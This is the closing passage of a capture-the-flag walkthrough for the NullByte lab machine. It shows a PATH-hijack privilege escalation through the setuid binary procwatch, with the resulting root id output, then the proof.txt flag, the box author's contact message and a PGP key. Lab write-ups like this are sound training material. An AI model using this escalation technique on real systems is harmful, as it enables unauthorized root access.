
```
ramses@NullByte:~$ export PATH=$(pwd):$PATH
ramses@NullByte:~$ echo $PATH
/home/ramses:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
ramses@NullByte:~$ 
```

now let's execute the procwatch binary & voila our euid are root now!



```
ramses@NullByte:~$ /var/www/backup/procwatch
bash-4.3# id
uid=1002(ramses) gid=1002(ramses) euid=0(root) groups=1002(ramses)
bash-4.3# 
```

now go to the root directory & capture our proof.txt



```
bash-4.3# cat proof.txt
adf11c7a9e6523e630aaf3b9b7acb51d

It seems that you have pwned the box, congrats.
Now you done that I wanna talk with you. Write a walk & mail at
xly0n@sigaint.org attach the walk and proof.txt
If sigaint.org is down you may mail at nbsly0n@gmail.com


USE THIS PGP PUBLIC KEY

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: BCPG C# v1.6.1.0

mQENBFW9BX8BCACVNFJtV4KeFa/TgJZgNefJQ+fD1+LNEGnv5rw3uSV+jWigpxrJ
Q3tO375S1KRrYxhHjEh0HKwTBCIopIcRFFRy1Qg9uW7cxYnTlDTp9QERuQ7hQOFT
e4QU3gZPd/VibPhzbJC/pdbDpuxqU8iKxqQr0VmTX6wIGwN8GlrnKr1/xhSRTprq
Cu7OyNC8+HKu/NpJ7j8mxDTLrvoD+hD21usssThXgZJ5a31iMWj4i0WUEKFN22KK
+z9pmlOJ5Xfhc2xx+WHtST53Ewk8D+Hjn+mh4s9/pjppdpMFUhr1poXPsI2HTWNe
YcvzcQHwzXj6hvtcXlJj+yzM2iEuRdIJ1r41ABEBAAG0EW5ic2×5MG5AZ21haWwu
Y29tiQEcBBABAgAGBQJVvQV/AAoJENDZ4VE7RHERJVkH/RUeh6qn116Lf5mAScNS
HhWTUulxIllPmnOPxB9/yk0j6fvWE9dDtcS9eFgKCthUQts7OFPhc3ilbYA2Fz7q
m7iAe97aW8pz3AeD6f6MX53Un70B3Z8yJFQbdusbQa1+MI2CCJL44Q/J5654vIGn
XQk6Oc7xWEgxLH+IjNQgh6V+MTce8fOp2SEVPcMZZuz2+XI9nrCV1dfAcwJJyF58
kjxYRRryD57olIyb9GsQgZkvPjHCg5JMdzQqOBoJZFPw/nNCEwQexWrgW7bqL/N8
TM2C0X57+ok7eqj8gUEuX/6FxBtYPpqUIaRT9kdeJPYHsiLJlZcXM0HZrPVvt1HU
Gms=
=PiAQ
-----END PGP PUBLIC KEY BLOCK-----

bash-4.3# 
```